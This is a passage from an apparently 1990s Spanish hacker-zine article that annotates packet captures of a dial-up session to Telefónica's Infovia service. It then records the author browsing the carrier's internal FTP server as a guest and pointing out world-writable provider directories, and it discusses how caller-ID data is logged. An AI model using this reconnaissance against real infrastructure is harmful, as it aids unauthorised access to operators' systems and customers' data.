 win: 8760   hl: 5   xsum: 0xfdcb urg: 0      flags: <ACK><PUSH>
 data (30/30): 200 PORT command successful.

0000: 00 21 45 00 00 46 1f bd - 40 00 fd 06 b5 62 0a 00 - !EF½@ýµb.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e b9 0f cc - Á¯àrlô¶¹Ì
0020: 00 74 50 18 22 38 fd cb - 00 00 32 30 30 20 50 4f - tP"8ýË200 PO
0030: 52 54 20 63 6f 6d 6d 61 - 6e 64 20 73 75 63 63 65 - RT command succe
0040: 73 73 66 75 6c 2e 0d 0a - 64 83                   - ssful.
.d
```

el comando se ejecuta correctamente.

```
================================================================================
#30      Receive time:  15.424 (0.003) packet length:54   received length:54
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 50   id: 0x0d fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd227
TCP:            1644 -> ftp(21)        seq: 0fcc0074  ack: f4b61ed7
 win: 3749   hl: 5   xsum: 0x8bc3 urg: 0      flags: <ACK><PUSH>
 data (10/10): RETR dns

0000: 00 21 45 00 00 32 00 0d - 00 00 40 06 d2 27 c1 af - !E2
@Ò'Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 74 f4 b6 - àr.lÌtô¶
0020: 1e d7 50 18 0e a5 8b c3 - 00 00 52 45 54 52 20 64 - ×P¥ÃRETR d
0030: 6e 73 0d 0a 00 00                                 - ns
.
```

y le pedimos un fichero (dentro del /pub/arranque/cpi) llamado dns, el cual contiene la dns del cpi.

```
================================================================================
#31      Receive time:  15.711 (0.287) packet length:48   received length:48
PPP:   DCE->DTE    protocol: IP    chksum: 0x3e53
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 44   id: 0x1fbe fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb57b
TCP:    ftp-data(20) -> 3447           seq: f4c31aa1  ack:   ----
 win: 24820  hl: 6   xsum: 0x71b0 urg: 0      flags: <SYN>  mss: 1460

0000: 00 21 45 00 00 2c 1f be - 40 00 fd 06 b5 7b 0a 00 - !E,¾@ýµ{.
0010: 01 01 c1 af e0 72 00 14 - 0d 77 f4 c3 1a a1 00 00 - Á¯àr
wôÃ¡
0020: 00 00 60 02 60 f4 71 b0 - 00 00 02 04 05 b4 3e 53 - ‘‘ôq°´>S
```

otro syn para bajarnos el archivo

```
================================================================================
#32      Receive time:  15.711 (0.000) packet length:48   received length:48
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 44   id: 0x0e fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22c
TCP:            3447 -> ftp-data(20)   seq: 01d80000  ack: f4c31aa2
 win: 4096   hl: 6   xsum: 0xc0b7 urg: 0      flags: <ACK><SYN>  mss: 1464

0000: 00 21 45 00 00 2c 00 0e - 00 00 40 06 d2 2c c1 af - !E,@Ò,Á¯
0010: e0 72 0a 00 01 01 0d 77 - 00 14 01 d8 00 00 f4 c3 - àr.
wØôÃ
0020: 1a a2 60 12 10 00 c0 b7 - 00 00 02 04 05 b8 00 00 - ¢‘À·¸
```

ack syn. socket abierto

```
================================================================================
#33      Receive time:  15.711 (0.000) packet length:44   received length:44
PPP:   DCE->DTE    protocol: IP    chksum: 0x9caa
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 40   id: 0x1fbf fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb57e
TCP:         ftp(21) -> 1644           seq: f4b61ed7  ack: 0fcc007e
 win: 8760   hl: 5   xsum: 0xbab1 urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 1f bf - 40 00 fd 06 b5 7e 0a 00 - !E(¿@ýµ~.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e d7 0f cc - Á¯àrlô¶×Ì
0020: 00 7e 50 10 22 38 ba b1 - 00 00 9c aa             - ~P"8º±ª
```

el csiv nos dice que nos ha abierto su puerto 20.

```
================================================================================
#34      Receive time:  15.896 (0.185) packet length:44   received length:44
PPP:   DCE->DTE    protocol: IP    chksum: 0x3970
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 40   id: 0x1fc0 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb57d
TCP:    ftp-data(20) -> 3447           seq: f4c31aa2  ack: 01d80001
 win: 24820  hl: 5   xsum: 0x8784 urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 1f c0 - 40 00 fd 06 b5 7d 0a 00 - !E(À@ýµ}.
0010: 01 01 c1 af e0 72 00 14 - 0d 77 f4 c3 1a a2 01 d8 - Á¯àr
wôÃ¢Ø
0020: 00 01 50 10 60 f4 87 84 - 00 00 39 70             - P‘ô9p

el ack del puerto 20 como que nos hemos conectado a el.

================================================================================
#35      Receive time:  16.001 (0.105) packet length:114  received length:114
PPP:   DCE->DTE    protocol: IP    chksum: 0xdbb2
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 110  id: 0x1fc1 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb536
TCP:         ftp(21) -> 1644           seq: f4b61ed7  ack: 0fcc007e
 win: 8760   hl: 5   xsum: 0x2429 urg: 0      flags: <ACK><PUSH>
 data (60/70): 150 ASCII data connection for dns (193.175.224.114,3447) (13

0000: 00 21 45 00 00 6e 1f c1 - 40 00 fd 06 b5 36 0a 00 - !EnÁ@ýµ6.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1e d7 0f cc - Á¯àrlô¶×Ì
0020: 00 7e 50 18 22 38 24 29 - 00 00 31 35 30 20 41 53 - ~P"8$)150 AS
0030: 43 49 49 20 64 61 74 61 - 20 63 6f 6e 6e 65 63 74 - CII data connect
0040: 69 6f 6e 20 66 6f 72 20 - 64 6e 73 20 28 31 39 33 - ion for dns (193
0050: 2e 31 37 35 2e 32 32 34 - 2e 31 31 34 2c 33 34 34 - .175.224.114,344
0060: 37 29 20 28 31 33 20 62 - 79 74 65 73 29 2e 0d 0a - 7) (13 bytes).
.
0070: db b2                                             - Û²

pues eso, nos dice que se ha realizado una conexion ascii.

================================================================================
#36      Receive time:  16.001 (0.000) packet length:57   received length:57
PPP:   DCE->DTE    protocol: IP    chksum: 0x9053
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 53   id: 0x1fc2 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb56d
TCP:    ftp-data(20) -> 3447           seq: f4c31aa2  ack: 01d80001
 win: 24820  hl: 5   xsum: 0x4733 urg: 0      flags: <ACK><PUSH>
 data (13/13): 172.16.1.46

0000: 00 21 45 00 00 35 1f c2 - 40 00 fd 06 b5 6d 0a 00 - !E6Â@ýµm.
0010: 01 01 c1 af e0 72 00 14 - 0c 77 f4 c3 1a a2 01 d8 - Á¯àr wôÃ¢Ø
0020: 00 01 50 18 60 f4 47 33 - 00 00 31 37 32 2e 31 36 - P‘ôG3172.16
0030: 2e 31 2e 34 36 0d 0a 90 - 53                      - .1.46
.S

nos baja la dns del cpi en cuestion. (no hagais caso a la ip) ;)

================================================================================
#37      Receive time:  16.001 (0.000) packet length:44   received length:44
PPP:   DCE->DTE    protocol: IP    chksum: 0x7080
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 40   id: 0x1fc3 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb57a
TCP:    ftp-data(20) -> 3447           seq: f4c31ab0  ack: 01d80001
 win: 24820  hl: 5   xsum: 0x8775 urg: 0      flags: <ACK><FIN>
```

```
0000: 00 21 45 00 00 28 1f c3 - 40 00 fd 06 b5 7a 0a 00 - !E(Ã@ýµz.
0010: 01 01 c1 af e0 72 00 14 - 0d 77 f4 c3 1a b0 01 d8 - Á¯àr
wôÃ°Ø
0020: 00 01 50 11 60 f4 87 75 - 00 00 70 80             - P‘ôup
```

y como ya nos hemos bajado el archivo, pues cierra su conexion.

```
================================================================================
#38      Receive time:  16.001 (0.000) packet length:44   received length:44
PPP:   DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 40   id: 0x0f fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22f
TCP:            3447 -> ftp-data(20)   seq: 01d80001  ack: f4c31ab1
 win: 4082   hl: 5   xsum: 0xd877 urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 00 0f - 00 00 40 06 d2 2f c1 af - !E(@Ò/Á¯
0010: e0 72 0a 00 01 01 0d 77 - 00 14 01 d8 00 01 f4 c3 - àr.
wØôÃ
0020: 1a b1 50 10 0f f2 d8 77 - 00 00 02 04             - ±PòØw
```

le decimos que vale, que cierre el puerto 20.

```
================================================================================
#39      Receive time:  16.067 (0.066) packet length:44   received length:44
PPP:   DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 40   id: 0x10 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22e
TCP:            3447 -> ftp-data(20)   seq: 01d80001  ack: f4c31ab1
 win: 4082   hl: 5   xsum: 0xd876 urg: 0      flags: <ACK><FIN>

0000: 00 21 45 00 00 28 00 10 - 00 00 40 06 d2 2e c1 af - !E(@Ò.Á¯
0010: e0 72 0a 00 01 01 0d 77 - 00 14 01 d8 00 01 f4 c3 - àr.
wØôÃ
0020: 1a b1 50 11 0f f2 d8 76 - 00 00 02 04             - ±PòØv
```

nosotros cerramos la nuestra.

```
================================================================================
#40      Receive time:  16.265 (0.198) packet length:44   received length:44
PPP:   DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 40   id: 0x11 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22d
TCP:            1644 -> ftp(21)        seq: 0fcc007e  ack: f4b61f1d
 win: 3679   hl: 5   xsum: 0xce44 urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 00 11 - 00 00 40 06 d2 2d c1 af - !E(@Ò-Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 7e f4 b6 - àr.lÌ~ô¶
0020: 1f 1d 50 10 0e 5f ce 44 - 00 00 02 04             - P_ÎD
```

y nos manda la confirmacion como que la transmision ha sido correcta.

```
================================================================================
#41      Receive time:  16.345 (0.080) packet length:44   received length:44
PPP:   DCE->DTE    protocol: IP    chksum: 0x3eb6
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 40   id: 0x1fc4 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb579
TCP:    ftp-data(20) -> 3447           seq: f4c31ab1  ack: 01d80002
 win: 24820  hl: 5   xsum: 0x8774 urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 1f c4 - 40 00 fd 06 b5 79 0a 00 - !E(Ä@ýµy.
0010: 01 01 c1 af e0 72 00 14 - 0d 77 f4 c3 1a b1 01 d8 - Á¯àr
wôÃ±Ø
0020: 00 02 50 10 60 f4 87 74 - 00 00 3e b6             - P‘ôt>¶
```

nos llega confirmacion como que se ha cerrado la conexion con el puerto 20.

```
================================================================================
#42      Receive time:  16.530 (0.185) packet length:74   received length:74
PPP:   DCE->DTE    protocol: IP    chksum: 0x7d1d
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 70   id: 0x1fc5 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb55a
TCP:         ftp(21) -> 1644           seq: f4b61f1d  ack: 0fcc007e
 win: 8760   hl: 5   xsum: 0x1d93 urg: 0      flags: <ACK><PUSH>
 data (30/30): 226 ASCII Transfer complete.

0000: 00 21 45 00 00 46 1f c5 - 40 00 fd 06 b5 5a 0a 00 - !EFÅ@ýµZ.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1f 1d 0f cc - Á¯àrlô¶Ì
0020: 00 7e 50 18 22 38 1d 93 - 00 00 32 32 36 20 41 53 - ~P"8226 AS
0030: 43 49 49 20 54 72 61 6e - 73 66 65 72 20 63 6f 6d - CII Transfer com
0040: 70 6c 65 74 65 2e 0d 0a - 7d 1d                   - plete.
.}

mensaje como que la transferencia se ha completado.

================================================================================
#43      Receive time:  16.578 (0.048) packet length:50   received length:50
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 46   id: 0x12 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd226
TCP:            1644 -> ftp(21)        seq: 0fcc007e  ack: f4b61f3b
 win: 3649   hl: 5   xsum: 0x2683 urg: 0      flags: <ACK><PUSH>
 data (6/6): QUIT

0000: 00 21 45 00 00 2e 00 12 - 00 00 40 06 d2 26 c1 af - !E.@Ò&Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 7e f4 b6 - àr.lÌ~ô¶
0020: 1f 3b 50 18 0e 41 26 83 - 00 00 51 55 49 54 0d 0a - ;PA&QUIT
.
0030: 00 00                                             -

mandamos el comando QUIT para cerrar el ftp.

================================================================================
#44      Receive time:  16.820 (0.242) packet length:58   received length:58
PPP:   DCE->DTE    protocol: IP    chksum: 0x3752
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 54   id: 0x1fc6 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb569
TCP:         ftp(21) -> 1644           seq: f4b61f3b  ack: 0fcc0084
 win: 8760   hl: 5   xsum: 0xcb59 urg: 0      flags: <ACK><PUSH>
 data (14/14): 221 Goodbye.

0000: 00 21 45 00 00 36 1f c6 - 40 00 fd 06 b5 69 0a 00 - !E6Æ@ýµi.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1f 3b 0f cc - Á¯àrlô¶;Ì
0020: 00 84 50 18 22 38 cb 59 - 00 00 32 32 31 20 47 6f - P"8ËY221 Go
0030: 6f 64 62 79 65 2e 0d 0a - 37 52                   - oodbye
.7R

mensaje 221, host remoto conforme en cerrar la conexion.

================================================================================
#45      Receive time:  16.820 (0.000) packet length:44   received length:44
PPP:   DCE->DTE    protocol: IP    chksum: 0x690b
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 40   id: 0x1fc7 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb576
TCP:         ftp(21) -> 1644           seq: f4b61f49  ack: 0fcc0084
 win: 8760   hl: 5   xsum: 0xba38 urg: 0      flags: <ACK><FIN>

0000: 00 21 45 00 00 28 1f c7 - 40 00 fd 06 b5 76 0a 00 - !E(Ç@ýµv.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1f 49 0f cc - Á¯àrlô¶IÌ
```

```
0020: 00 84 50 11 22 38 ba 38 - 00 00 69 0b             - P"8º8i
```

cierra la conexion

```
===============================================================================
#46      Receive time:  16.820 (0.000) packet length:44   received length:44
PPP:   DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 40   id: 0x13 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22b
TCP:            1644 -> ftp(21)        seq: 0fcc0084  ack: f4b61f4a
 win: 3635   hl: 5   xsum: 0xce3d urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 00 13 - 00 00 40 06 d2 2b c1 af - !E(@Ò+Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 84 f4 b6 - àr.lÌô¶
0020: 1f 4a 50 10 0e 33 ce 3d - 00 00 02 04             - JP3Î=
```

y le mandamos la confirmacion. (si os liais con las confirmaciones y tal, seguid los numeros de secuencia/ack. os vais a liar igual, pero el lio es distinto), joder que lio.

```
===============================================================================
#47      Receive time:  16.911 (0.091) packet length:44   received length:44
PPP:   DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 40   id: 0x14 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd22a
TCP:            1644 -> ftp(21)        seq: 0fcc0084  ack: f4b61f4a
 win: 3635   hl: 5   xsum: 0xce3c urg: 0      flags: <ACK><FIN>

0000: 00 21 45 00 00 28 00 14 - 00 00 40 06 d2 2a c1 af - !E(@Ò*Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 84 f4 b6 - àr.lÌô¶
0020: 1f 4a 50 11 0e 33 ce 3c - 00 00 02 04             - JP3Î<
```

solicitamos el cierre del puerto 21 (ftp)

```
===============================================================================
#48      Receive time:  16.911 (0.000) packet length:44   received length:44
PPP:   DTE->DCE    protocol: IP    chksum: 0x0204
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 40   id: 0x15 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd229
TCP:            1644 -> ftp(21)        seq: 0fcc0084  ack: f4b61f4a
 win: 3635   hl: 5   xsum: 0xce38 urg: 0      flags: <ACK><RST><FIN>

0000: 00 21 45 00 00 28 00 15 - 00 00 40 06 d2 29 c1 af - !E(@Ò)Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 84 f4 b6 - àr.lÌô¶
0020: 1f 4a 50 15 0e 33 ce 38 - 00 00 02 04             - JP3Î8
```

le mandamos el flag <RST>. esto forma parte del procedimiento para cerrar el socket que habiamos abierto.

```
===============================================================================
#49      Receive time:  16.944 (0.033) packet length:44   received length:44
PPP:   DCE->DTE    protocol: IP    chksum: 0x54d4
Internet:        10.0.1.1 -> 193.175.224.114 hl: 5   ver: 4   tos: 0
 len: 40   id: 0x1fc8 fragoff: 0   flags: 0x2 ttl: 253 prot: TCP(6)
 xsum: 0xb575
TCP:         ftp(21) -> 1644           seq: f4b61f4a  ack: 0fcc0085
 win: 8760   hl: 5   xsum: 0xba37 urg: 0      flags: <ACK>

0000: 00 21 45 00 00 28 1f c8 - 40 00 fd 06 b5 75 0a 00 - !E(È@ýµu.
0010: 01 01 c1 af e0 72 00 15 - 06 6c f4 b6 1f 4a 0f cc - Á¯àrlô¶JÌ
0020: 00 85 50 10 22 38 ba 37 - 00 00 54 d4             - P"8º7TÔ
```

confirmacion de que ha recibido nuestra solicitud para cerrar el ftp.

```
===============================================================================
#50      Receive time:  16.944 (0.000) packet length:44   received length:44
```

```
PPP:   DTE->DCE    protocol: IP    chksum: 0x0000
Internet: 193.175.224.114 -> 10.0.1.1        hl: 5   ver: 4   tos: 0
 len: 40   id: 0x16 fragoff: 0   flags: 00 ttl: 64  prot: TCP(6)  xsum: 0xd228
TCP:            1644 -> ftp(21)        seq: 0fcc0085  ack: f4b61f4a
 win: 0      hl: 5   xsum: 0xdc63 urg: 0      flags: <ACK><PUSH><RST>

0000: 00 21 45 00 00 28 00 16 - 00 00 40 06 d2 28 c1 af - !E(@Ò(Á¯
0010: e0 72 0a 00 01 01 06 6c - 00 15 0f cc 00 85 f4 b6 - àr.lÌô¶
0020: 1f 4a 50 1c 00 00 dc 63 - 00 00 00 00             - JPÜc
```

y se acabo. ftp cerrado.

==========

uffff! se me ha hecho eterno. ahi lo tienes todo. tienes la longitud de los paquetes, el protocolo correspondiente, el significado del paquete, checksum, direccion, tiempo de transmision, flags, numeros seq y ack y el paquete entero

volviendo al tema... has visto que velocidad? en 17 segundos da tiempo a la se¤alizacion por cas, a establecer la conexion, testeo del enlace, asignacion de ip, e incluso un ftp. wow! que chulo, eh? yo por tamtam tardaria mas tiempo hmmm. 17 segundos, no? si no mal recuerdo, telefonica empieza a tarificar los 055 a partir de los 15 segundos. he aqui una clara evidencia de que es muy dificil conectarse en menos de 15 segundos. este tiempo de conexion depende entre otras cosas, del estado de la red, y aunque he visto conexiones efectuadas en 14 segundos, es dificil y por supuesto, no es algo que suceda normalmente. Telefonica... siempre jodiendo. y ahora digo yo ¨por que telefonica siempre ha de adoptar el papel de abogado del diablo? con lo facil que es hacer las cosas bien hechas y tener a favor a todos los usuarios. hay cosas que no comprendo.

pues eso es lo que hay. no he podido averiguar mucho mas sobre la conexion con el csiv. espero que no te hayas perdido. de todos modos, para mas informacion, puedes leerte cualquier texto sobre el multilink que te lo explicara todo muy bien (por ejemplo el RFC 1990). si te han dicho que la informatica es facil, estas muy equivocado. (no me refiero a saber usar el guord para gindous). aunque es cierto que ahora lo tienes mucho mas facil que antes. en 1984 era muy dificil encontrar un manual que explicase detalladamente como funcionaban estas cosas y lo mejor, sin duda alguna, era aprenderlo por tu cuenta. ser novato es muy bonito, pues tienes muchas ganas :) cuando ya has aprendido mucho, pierdes motivacion y cada vez cuesta mas encontrar algo que te mueva. aprender es lo mas bonito que hay, por eso es una de las ramas mas importantes en la psicologia, psiquiatria, pedagogia, epistemologia y en general cualquier rama del conocimiento humano. joder! me estoy yendo por los cerros de Ubeda. let’s back to the hell!

como podeis haber visto, en ningun momento, aparecen logs del num. de telefono desde donde llamas. y ya que hablo de logs de numeros de telefono, aclarare un par de cosas: mientras el csiv mantiene contacto con el abonado que llama, infovia conoce perfectamente el numero de telefono. pero en cuanto el abonado cuelga, infovia ya no puede conocer ese numero. obviamente, es altamente improbable que los csiv guarden registros tambien de todas las se¤alizaciones entre el usuario y el csiv cada vez que un usuario se conecta. hay miles de personas (y lo que no son personas) que conectan diariamente al 055. como podeis ver, logear el establecimiento de conexion de todos los usuarios de forma diaria, es algo mas que improbable. calculemos: un usuario, serian unos doce segundos de grabacion a 3.1khz, mono y a cuatro bits por muestra, y si suponemos que infovia recibe varios miles de llamadas diarias estamos hablando de casi un gigabyte. no es mucho y puede hacerse (usando compresion viene a ser poco menos de un cd diario), pero *realmente* es rentable? cuantas de esas se¤alizaciones van a necesitar posteriormente? una de cada mil? no creo, verdad? una de cada millon se acerca mas, y durante cuanto tiempo mantendrian las copias? un mes? dos? eternamente? el razonamiento cae por su propio peso, sin embargo, con T nunca se sabe. aun asi, es un dato a tener en cuenta.

leyendo el articulo de paseante sobre ivia en la set11, he de rectificar algunas cositas (con todo el respeto del mundo) y es referente a las lineas

que hablaban de los caller-ids de los usuarios conectados. es cierto, los callerids no se almacenan ahi, ya que este dato no se intercambia durante la conexion ppp entre el usuario y el csiv. tsai conoce el numero A gracias a la se¤alizacion pusi por ccs (canal comun), que se realiza antes de que se detecte la portadora, o sea, antes de que empiece toda la "conversacion" entre la maquina del usuario y el csiv. y como el callerid se manda durante el establecimiento de la llamada, si se utiliza una centralita analogica infovia no recogera callerid (recordad que este tipo de centralitas no envian callerid). no obstante, si tsai quiere, puede averiguar el numero ya que a pesar de que uses una centralita analogica no es dificil tracear la llamada. mmmmm. antiguamente, el cpi tambien recibia el callerid. bueno, para ser francos, el cpi solo recibia seis o siete digitos del callerid (no lo recuerdo bien) a partir de la version 2.0 de radius, el numero A ya no se le envia al cpi (a la larga costaba demasiado dinero) ;> por tanto, el numero de telefono solo lo tienen un par de hosts y nadie mas, y por supuesto, un CPI no tiene forma de saber si un usuario es quien realmente dice quien es o no... a parte del login@password, al cpi se le envian algunos datos mas (tipo de linea utilizada, canal/es B del usuario, trafico de paquetes de entrada y salida, causa de la desconexion, primera IP visitada, y alguna cosilla mas). asi que ya sabes, cada vez que te conectes empieza mirando www.disney.com :)

mmmmm. mejor sera que cambie de tema porque esto empieza a ponerse peligroso. y eso que ivia esta en las ultimas... que se prepare infovia+ por que ma¤ana si dios quiere (y si no quiere tambien) me pasare a ver que tal tienen montado el tinglado. hummm. yo no hago nada malo, lo unico que hago es mirar, y que yo sepa, mirar no es delito. de todos modos, mi "mirar" no consiste en entradas no autorizadas ni en suplantar otras identidades, que va. es lo mismo que ir al zoo y observar el modo de actuar de un mono dentro de su jaula. una cosa es mirarlo desde fuera y anotar todo lo que hace y otra es tirarle piedrecitas, o abrir la jaula y meterte dentro para ver "como reacciona"... did you got it? mas claro, agua. hmmm. la inteligencia es fuente de gran poder, y si somos capaces de usarla bien, joder! seremos la ostia! debes fijarte, que todo el mundo que conecta oye la portadora de infovia, todo el mundo que conecta hace un ftp al csiv, todo el mundo que conecta hace lo que he hecho yo. pero a nadie le importa lo que el csiv le dice a mi modem, verdad? a mi si me interesa y creo que esa es la unica diferencia.

hay una cosa que me llamo la atencion y se trata de ese ftp. a ver, a ver :

```
zal:~# ftp
ftp> open 10.0.1.1
Connected to 10.0.1.1.
220 csivm FTP server (UNIX(r) System V Release 4.0) ready.
Name (10.0.1.1:root): ftp
331 Guest login ok, send ident as password.
Password: xxxx
230 Guest login ok, access restrictions apply.
ftp> help
Commands may be abbreviated.  Commands are:

!               debug           mdir            sendport        site
$               dir             mget            put             size
account         disconnect      mkdir           pwd             status
append          exit            mls             quit            struct
ascii           form            mode            quote           system
bell            get             modtime         recv            sunique
binary          glob            mput            reget           tenex
bye             hash            newer           rstatus         tick
case            help            nmap            rhelp           trace
cd              idle            nlist           rename          type
cdup            image           ntrans          reset           user
chmod           lcd             open            restart         umask
close           ls              prompt          rmdir           verbose
cr              macdef          passive         runique         ?
delete          mdelete         proxy           send
```

```
vaya! cuanta cosa hay por aqui. veamos...

ftp> rhelp
214-The following commands are recognized:
   USER    PORT    RETR    MSND*   ALLO    DELE    SITE*   XMKD    CDUP
   PASS    PASV    STOR    MSOM*   REST*   CWD     STAT*   RMD     XCUP
   ACCT*   TYPE    APPE    MSAM*   RNFR    XCWD    HELP    XRMD    STOU
   REIN*   STRU    MLFL*   MRSQ*   RNTO    LIST    NOOP    PWD
   QUIT    MODE    MAIL*   MRCP*   ABOR    NLST    MKD     XPWD
214 (*'s => unimplemented)

ah. que bien :) un ftp normal y corriente con algunos comandos con los que
trastear y segun el help, unos cuantos comandos no-implementados...

ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
total 10
lrwxrwxrwx   1 root    other       7 Apr 24  1997 bin -> usr/bin
d--s--l--x   2 root    other     512 Feb  4  1997 dev
d--s--l--x   2 root    other     512 Feb  4  1997 etc
drwxr-xr-x   4 root    other     512 Mar  4  1997 pub
d--s--l--x   4 root    other     512 Feb  4  1997 usr
226 ASCII Transfer complete.

hmmmm. parece un ftp normal y corriente. no se, zeph. tu que opinas?

ftp> cwd pub
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
total 78
dr-xr-xr-x2144 infra   ginfra  38912 May 29 22:56 arranque
drwxrwxrwx   8 infra   other     512 Apr 29 18:40 telecarga
226 ASCII Transfer complete.

ftp> cwd arranque
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
total 4284

en fin. ahora viene un listado de "solo" 2142 directorios. que barbaros! al
menos, podrian haberlo organizado un poco mejor, por grupos (un directorio con
cpis de la a-h, otro de la i-p y otro de la q-z) y no los 2142 a la vez en el
mismo directorio... digo yo. son todo CPIs? no se. hay muchas cosas, y ademas
cosas raras. hay famosos proveedores de internet,

drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:28 arrakis
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:28 ctv
dr-xr-xr-x   2 infra   ginfra    512 May 19 10:30 ctv2
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:29 infase
dr-xr-xr-x   2 infra   ginfra    512 Jul  4  1997 iponet
dr-xr-xr-x   2 infra   ginfra    512 Feb 12 07:55 netspain
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:29 redestb
dr-xr-xr-x   2 infra   ginfra    512 Jul  4  1997 serconet
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:29 servicom
dr-xr-xr-x   2 infra   ginfra    512 Jul  4  1997 teleline1
dr-xr-xr-x   2 infra   ginfra    512 Apr  8 09:24 teleline2
dr-xr-xr-x   2 infra   ginfra    512 May  5 20:03 telelineb
dr-xr-xr-x   2 infra   ginfra    512 May  6 00:14 telelinep

osea, que da igual ser infra que no ser infra. tienes el mismo acceso. mmmmm.
he de hacer constar en el acta (en el doc en este caso), que en ningun momento
```

he deteriorado ningun archivo ni nada referente a infovia, ni tampoco he absorbido recursos ni he espiado mensajes privados, na de na. y eso que se me han ocurrido muchisimas cosas. entre bancos hay que ver la avaricia del bbv : siete CPI/ISP/lokesea son suyos. bbv, bbv-tc, bbvnet, bbvnetinf, bbvvtx, catalogobbv, decomprasbbv. es una pena que la seguridad de bbv sea tan buena. yo con los bancos, mejor dejarlos donde estan. dinero de momento no necesito, pero si algun dia he de hacer "algo", el bbv sera lo ultimo que tocare :)

volviendo a la lista esa, tambien aparecen universidades,

```
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 uab
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 uam
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 uap
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 ucm
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 ugt (ups! no, esto no!)
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 um
